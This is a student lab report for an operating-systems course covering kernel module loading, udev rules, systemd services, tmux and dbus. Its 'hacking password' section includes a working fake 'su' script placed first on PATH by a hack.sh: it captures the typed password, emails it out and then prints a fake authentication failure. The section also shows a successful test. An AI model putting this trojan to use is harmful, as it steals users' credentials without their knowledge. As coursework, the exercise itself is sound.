

# VE482 Lab 10 Report

---

Lan Wang 519370910084

Kaiwen Zhang 519370910188

## Tasks

---

### A clean Setup

- **Where to copy the dice module for it to be officially known to the kernel?**  
`/lib/modules/$(uname -r)/kernel/drivers/dicedevice`
- **What command to run in order to generate the `modules.dep` and `map` files?**  
`depmod`
- **How to ensure the dice module is loaded at boot time, and how to pass it options? [6]**
  - Load: Edit `/etc/modules-load.d/modules.conf` add the kernel module name
  - Options: In `/etc/modprobe.d`, touch one `*.conf` file and add `options`  
`<kernel_module_name> <parameter>=<value>`
- **How to create a new `friends` group and add grandpa and his friends to it?[1]**
  - Create a new `friends` group: `sudo groupadd friends`
  - Add grandpa: `sudo usermod -a -G friends grandpa`
  - Add friends: `sudo usermod -a -G friends friend[i]` where `i` can be any number
- **What is `udev` and how to define rules such that the group and permissions are automatically setup at device creation?**
  - `udev` "provides a dynamic device directory containing only the files for actually present devices. It creates or removes device node files usually located in the `/dev` directory, or it renames network interfaces." [2]
  - create a rules file in `/etc/udev/rules.d/*.rules`, set `KERNEL=="DeviceName"` and `MODE=777`.

### A discreet gambling setup

#### Hacking mum's computer

For detailed implementation of this part, see chapter **Implementation**.

- **How adjust the `PATH`, ensure its new version is loaded but then forgotten?**
  - Modify `~/.bashrc`, add `export PATH=$PATH:/place/with/the/file` as the end of the file
  - Remove this line after this shell script has been executed after booting.

- **What is the exact behaviour of `su` when wrong password is input?**

Wait several seconds and then a line printed:

```
su: Authentication failure
```

- **When using the `read` command how to hide the user input?**

```
read -s
```

- **How to send an email from the command line?** [3]

- `sendmail user@example.com < email.txt`
- `mail -s "Subject" user@example.com < /dev/null`
- `mutt -s "Subject" user@example.com < /dev/null`
- ```
ssmtp user@example.com
Subject: Test SSMTP Email
Email send test using SSMTP
via SMTP server.
^d
```

## Automatic setup

- **What is `systemd`, where are service files stored and how to write one?**

`systemd` stands for system daemon, which provides a system and service manager that runs as PID 1 and starts the rest of the system. In other words, it starts first when booting. So, it can be used to load a software at boot time.

The service files are stored in `/etc/systemd/system`.

```
lanwang@lanwang-virtual-machine ~/Desktop$ ls /etc/systemd/system/*.service
/etc/systemd/system/dbus-fl.w1.wpa_supplicant1.service
/etc/systemd/system/dbus-org.bluez.service
/etc/systemd/system/dbus-org.freedesktop.Avahi.service
/etc/systemd/system/dbus-org.freedesktop.ModemManager1.service
/etc/systemd/system/dbus-org.freedesktop.nm-dispatcher.service
/etc/systemd/system/dbus-org.freedesktop.resolve1.service
/etc/systemd/system/dbus-org.freedesktop.thermald.service
/etc/systemd/system/dbus-org.freedesktop.timesync1.service
/etc/systemd/system/display-manager.service
/etc/systemd/system/syslog.service
```

To write a service file, it should contain the following three sections: [4]

- `[Unit]`: describes the unit's basic information and dependencies

| Option                      | Description                                                                                                                                                       |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>Description</code>    | A short description of the unit.                                                                                                                                  |
| <code>Documentation</code>  | A list of URIs referencing documentation.                                                                                                                         |
| <code>Before / After</code> | The unit will be started before/after the program.                                                                                                                |
| <code>Requires</code>       | If this unit gets activated, the units listed here will be activated as well. If one of the other units gets deactivated or fails, this unit will be deactivated. |
| <code>wants</code>          | Configures weaker dependencies than <code>Requires</code> . If any of the listed units does not start successfully, it has no impact on the unit activation.      |
| <code>Conflicts</code>      | If a unit has a <code>Conflicts</code> setting on another unit, starting the former will stop the latter and vice versa.                                          |

- `[Service]`: describes specific behaviors

| Option          | Description                                                                                                                                                                                                                                                                        |
|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Type            | Specifies the way we are going to start the process.<br>eg. <code>Type=simple</code> : commands in <code>ExecStart</code> will be run directly; <code>Type=forking</code> : commands in <code>ExecStart</code> will be run in the child process created by a <code>fork()</code> . |
| ExecStart       | Commands with arguments to execute when the service is started.                                                                                                                                                                                                                    |
| ExecStop        | Commands to execute to stop the service started via <code>ExecStart</code> .                                                                                                                                                                                                       |
| ExecReload      | Commands to execute to trigger a configuration reload in the service.                                                                                                                                                                                                              |
| Restart         | With this option enabled, the service shall be restarted when the service process exits, is killed, or a timeout is reached with the exception of a normal stop by the <code>systemctl stop</code> command.                                                                        |
| RemainAfterExit | If set to <code>True</code> , the service is considered active even when all its processes exited. Useful with <code>Type=oneshot</code> . Default value is <code>False</code> .                                                                                                   |

- `[Install]`: describes options for installation

| Option               | Description                                                                                                                                                                               |
|----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Alias                | A space-separated list of additional names for the unit. Most <code>systemctl</code> commands, excluding <code>systemctl enable</code> , can use aliases instead of the actual unit name. |
| RequiredBy, wantedBy | The current service will be started when the listed services are started.                                                                                                                 |
| Also                 | Specifies a list of units to be enabled or disabled along with this unit when a user runs <code>systemctl enable</code> or <code>systemctl disable</code> .                               |

- **How to get a `systemd` service to autostart?**

```
sudo systemctl enable <service>
```

- **What is the difference between running `tmux` from the `systemd` service or from the `gp-2.10` daemon?**

Running from the `systemd` service allows `tmux` to be started when booting.

- **What is `dbus` and how to listen to all the system events from the command line?**

`dbus` is a message bus system, providing a simple way for applications to talk to each other. It's basically an IPC way and allows a process to use the APIs of other processes.

We can use `dbus-monitor --system` to monitor all the system events.

- **What is `tmux`, when is it especially useful, and how to run a detached session?**

`tmux` is terminal multiplexer, which can create a separate session. It's useful when a process keeps running and one needs another session to do other things.

By `tmux new-session -d -s <session_name> -c <shell cmd>`.

- **What is `tripwire`, what are some alternatives, and why should the configuration files also be encrypted and their corresponding plaintext deleted?**

`tripwire` is used to detect threats, identify vulnerabilities and harden configurations in real time.

Some alternatives include OSSEC, Splunk, SolarWinds and so on. [5]

Configuration files should be encrypted because they may control some critical behaviours of processes, such as starting other processes as we talked above.

- **What is `cron` and how to use it in order to run tasks at a specific time?**

The cron command-line utility, also known as cron job, is a job scheduler on Unix-like operating systems.

To use it, we need to edit `crontab` file as following format:

```
MIN(0-59) HOUR(0-23) DAY(1-31) MON(1-12) WEEKDAY(0-7, 0&7 are both Sunday)
CMD
* * * * * <command>
```

- divided by space
- operators:
  - `*` for all numbers in certain scale
  - `a-b`: from `a` to `b`
  - `a,b`: `a` and `b`
  - `*/a`: execute once per `a`

## Implementation

### Automatic Module Install When Booting

Modify `/etc/modules-load.d/modules.conf` as to add `dicedevice` when booting

```
$ cat modules.conf
# /etc/modules: kernel modules to load at boot time.
#
# This file contains the names of kernel modules that should be loaded
# at boot time, one per line. Lines beginning with "#" are ignored.
dicedevice
```

To pass parameters, in `/etc/modprobe.d`

```
sudo touch dicedevice.conf
# vim it like
$ cat dicedevice.conf
options dicedevice gen_sides=150
```

Then run `sudo depmod` to enable the changes.

After reboot, run `ls /dev`, we can find `dice_dev0` `dice_dev1` & `dice_dev2`. With result:

```

root@kevinzhang-virtual-machine:/dev# ls
autofs          input           port            tty16           tty44           ttyS13          userio
block           kmsg           ppp            tty17           tty45           ttyS14          vcs
bsg             lightnvme      psaux          tty18           tty46           ttyS15          vcs1
btrfs-control  log            ptmx           tty19           tty47           ttyS16          vcs2
bus             loop0          pts            tty2            tty48           ttyS17          vcs3
cdrom           loop1          random          tty20           tty49           ttyS18          vcs4
cdwr            loop10         rfkill          tty21           tty5            ttyS19          vcs5
char            loop11         rtc            tty22           tty50           ttyS2           vcs6
console         loop12         rtc0           tty23           tty51           ttyS20          vcsa
core            loop13         sda            tty24           tty52           ttyS21          vcsa1
cpu             loop14         sda1           tty25           tty53           ttyS22          vcsa2
cpu_dma_latency loop15         sda2           tty26           tty54           ttyS23          vcsa3
cuse            loop16         sda5           tty27           tty55           ttyS24          vcsa4
dice_dev0       loop17         sg0            tty28           tty56           ttyS25          vcsa5
dice_dev1       loop2          sg1            tty29           tty57           ttyS26          vcsa6
dice_dev2       loop3          shw            tty3            tty58           ttyS27          vcsu
disk            loop4          snapshot        tty30           tty59           ttyS28          vcsu1
dma_heap        loop5          snd            tty31           tty6            ttyS29          vcsu2
dmide           loop6          sr0            tty32           tty60           ttyS3           vcsu3
dri             loop7          stderr          tty33           tty61           ttyS30          vcsu4
dvd             loop8          stdin           tty34           tty62           ttyS31          vcsu5
ecryptfs        loop9          stdout          tty35           tty63           ttyS4           vcsu6
fb0             loop-control   tty            tty36           tty7            ttyS5           vfio
fd              mapper         tty0            tty37           tty8            ttyS6           vga_arbiter
full            mcelog         tty1            tty38           tty9            ttyS7           vhci
fuse            mem            tty10           tty39           ttyprintk        ttyS8           vhost-net
hidraw0         midi           tty11           tty4            ttyS0            ttyS9           vhost-vsock
hpet            mqueue         tty12           tty40           ttyS1            udmabuf         vmci
hugepages       net            tty13           tty41           ttyS10           uhid            vsock
hwrng           null           tty14           tty42           ttyS11           uinput          zero
initctl         nvram          tty15           tty43           ttyS12           urandom         zfs

```

```

root@kevinzhang-virtual-machine:/dev# echo 5 > dice_dev2
root@kevinzhang-virtual-machine:/dev# cat dice_dev2
99 25 111 34 136
root@kevinzhang-virtual-machine:/dev#

```

## Hacking password

### Sending Email from Command Line

```

# Install of email-service
sudo apt install mailutils
sudo apt install ssmtp

# Then modify /etc/ssmtp/ssmtp.conf

root=kevin_zhangcluthit@163.com
mailhub=smt.163.com:465
AuthUser=kevin_zhangcluthit@163.com
AuthPass=<The one generated in 163 settings>
UseTLS=Yes

# Next modify /etc/ssmtp/revaliases
kevin-zhang:kevin_zhangcluthit@163.com:smt.163.com:465

```

After this, the email can be sent from command line with `mail` command.

### Modify the `PATH` to use fake `su`

in `hack.sh`

```
#!/bin/bash
echo "PATH=/home/${USER}/VE482_lab/l10:${PATH}" >> ~/.bashrc #Detailed PATH
depends on what you set~
exec bash
```


## Fake su

```
# First, write a shell script in name of `su`
#!/bin/bash
hack_passwd(){
echo "Password:"
read -s passwd
#echo ${passwd} debug usage
mail -s "[Secret] Root Password of Mum" "kevin.zhang@sjtu.edu.cn" <<< ${passwd}
sleep 3
echo "su: Authentication failure"
}

#echo "test su"
hack_passwd
/bin/cp /etc/skel/.bashrc ~/
source /etc/environment
exec bash

#Another thing to do is to modify the right of this `su`
#Otherwise, it seems that this `su` won't be considered as a candidate for `su`
command
sudo chmod 755 su
sudo chmod u+s su
```

## Result



```
kevin-zhang@kevinzhang-virtual-machine: ~/VE482_lab
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ ./l10/hack.sh
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ echo $PATH
/home/kevin-zhang/VE482_lab/l10:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ su
Password:
su: Authentication failure
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$ su
Password:
su: Authentication failure
kevin-zhang@kevinzhang-virtual-machine:~/VE482_lab$
```

# [Secret] Root Password of Mum



kevin-zhang <kevin\_zhangcluthit@163.com>

0:57



收件人: kevin.zhang@sjtu.edu.cn

hahahahahahaha

## Automatic setup

### .rules file

Use `udevadm info --attribute-walk --name <device_name>` to get information of a certain device:

```
lanwang@lanwang-virtual-machine ~/Desktop/VE482/l9$ udevadm info --attribute-walk --name dice_dev0

Udevadm info starts with the device specified by the devpath and then walks up the chain of parent devices. It prints for every device found, all possible attributes in the udev rules key format. A rule to match, can be composed by the attributes of the device and the attributes from one single parent device.

looking at device '/devices/virtual/dice_class/dice_dev0':
    KERNEL=="dice_dev0"
    SUBSYSTEM=="dice_class"
    DRIVER==" "
```

So we can write the `10-dice.rules` file:

```
KERNEL=="dice_dev0" \
, KERNEL=="dice_dev1" \
, KERNEL=="dice_dev2" \
, SUBSYSTEM=="dice_class" \
, GROUP="friends" \
, MODE="0777"
```

Copy the file to `/etc/udev/rules.d` and run `sudo udevadm control --reload` to load changes.

### gp-2.12

The file should be moved to `/usr/bin`

```
#!/bin/sh

DBUSCMD=dbus-monitor
DBUSOPTS=--system
DBUSOPTS2=--profile

cleanup(){
    #TODO: finish this function
    # remove the device
    /sbin/rmmmod dicedevice
```

```

}

welcome(){
    #TODO: finish this function
    # insmod
    /sbin/insmod /lib/modules/$(uname -r)/kernel/drivers/char/dicedevice.ko
    gen_sides=30

    # give permissions
    chgrp friends /dev/dice_dev0
    chgrp friends /dev/dice_dev1
    chgrp friends /dev/dice_dev2

    chmod 777 /dev/dice_dev0
    chmod 777 /dev/dice_dev1
    chmod 777 /dev/dice_dev2
}

$DBUSCMD $DBUSOPTS $DBUSOPTS2 | while read line; do
    # TODO: find out who connected
    name=$(echo "${line}" | awk '{print $7}') #in profile mode, with separate by
space, the 7th column is interface
    re=$(dbus-send --system --type=method_call --print-reply --
dest=org.freedesktop.DBus / org.freedesktop.DBus.GetConnectionUnixUser
string:"${name}")
    uid=${re}: 0-4
    if [ "$uid" = "1001" ] ;then
        connected="grandpa"
    else
        connected="mum"
    fi

    case "$connected" in
        "mum")
            cleanup;
            ;;
        "grandpa")
            welcome;
            ;;
    esac
done

```

## gp.service

Move this file to `/etc/systemd/system`:

```

[Unit]
Description=dice launcher for grandpa

[Service]
Type=forking
RemainAfterExit=yes
ExecStart=/usr/bin/tmux new-session -d -s grandpa -c 'sh /usr/bin/gp-2.12'
ExecStop=/usr/bin/tmux kill-session -t grandpa

[Install]
WantedBy=default.target

```



## Test

Run:

```
systemctl daemon-reload # load changes  
systemctl start gp # will then launch a tmux session silently
```

```
$ tmux ls  
no server running on /tmp/tmux-1001/default  
$ systemctl start gp  
$ tmux ls  
grandpa: 1 windows (created Wed Dec  8 23:18:18 2021)  
$ systemctl stop gp  
$ tmux ls  
no server running on /tmp/tmux-1001/default
```

## Reference

---

- [1] [How to Create Groups in Linux \(groupadd Command\) | Linuxize](#)
- [2] [udev\(8\) - Linux man page \(die.net\)](#)
- [3] [5 Ways To Send Email from Linux Command Line - TecAdmin](#)
- [4] [ShellHacks: Command-Line Tips and Tricks](#)
- [5] [5 Best Tripwire Alternatives](#)
- [6] [11.04 - How to add kernel module parameters? - Ask Ubuntu](#)